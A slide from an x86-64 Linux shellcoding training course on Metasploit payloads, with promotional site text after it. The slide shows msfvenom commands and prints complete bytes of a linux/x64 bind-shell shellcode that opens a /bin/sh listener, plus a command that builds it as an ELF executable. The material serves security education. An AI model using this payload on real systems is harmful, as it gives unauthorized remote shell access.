

SecurityTube Linux Assembly Expert (SLAE⁶⁴)



SecurityTube Linux Assembly Expert

Training: <http://www.SecurityTube-Training.com>

Pentester Academy: <http://www.PentesterAcademy.com>

Vivek Ramachandran
SWSE, SMFE, SPSE, SGDE, SISE, SLAE^{32,64} Course Instructor

Module 2: Introduction to Shellcoding

19. Metasploit Payloads

Vivek Ramachandran


SWSE, SMFE, SPSE, SGDE, SISE, SLAE³² Course Instructor

<http://SecurityTube-Training.com>

Metasploit Payloads

- Msfvenom
- Payloads can be used
 - With exploits
 - Standalone Executables

Metasploit Options



The image shows a terminal window within an Oracle VM VirtualBox. The window title is "Ubuntu 12.04 LTS 64-Bit SLAE [Running] - Oracle VM VirtualBox". The terminal prompt is "pentesteracademy@pentesteracademy-VirtualBox: ~/SLAE-64/Shellcode/Execve-Stack". The user has entered the command "msfvenom -p linux/x64/shell_bind_tcp -f c unsigned char buf[] =". The output shows a series of hexadecimal strings for a shellcode payload. The user then enters "msfvenom -p linux/x64/shell_bind_tcp -f elf > demo".

```
pentesteracademy@pentesteracademy-VirtualBox: ~/SLAE-64/Shellcode/Execve-Stack
PentesterAcademy# msfvenom -p linux/x64/shell_bind_tcp -f c
unsigned char buf[ ] =
"\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05\x48\x97\x52"
"\xc7\x04\x24\x02\x00\x11\x5c\x48\x89\xe6\x6a\x10\x5a\x6a\x31"
"\x58\x0f\x05\x6a\x32\x58\x0f\x05\x48\x31\xf6\x6a\x2b\x58\x0f"
"\x05\x48\x97\x6a\x03\x5e\x48\xff\xce\x6a\x21\x58\x0f\x05\x75"
"\xf6\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x00"
"\x53\x48\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05";
PentesterAcademy#
PentesterAcademy#
PentesterAcademy# msfvenom -p linux/x64/shell_bind_tcp -f elf > demo
PentesterAcademy#
PentesterAcademy#
```

Pentester Academy

PentesterAcademy

a SecurityTube.net initiative



TOPICS

PRICING

WHY SUBSCRIBE

MEMBER ACCESS




Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable

Start Learning Today!

Latest Videos


New content added weekly!




Challenge 7: Cracking Digest Authentication Solution in WAP Challenges



Challenge 7: Cracking Digest Authentication in WAP Challenges



Module 1: GDB Test Solution in x86_64 Assembly Language and Shellcoding on Linux



Module 1: CPU Information in x86_64 Assembly Language and Shellcoding on Linux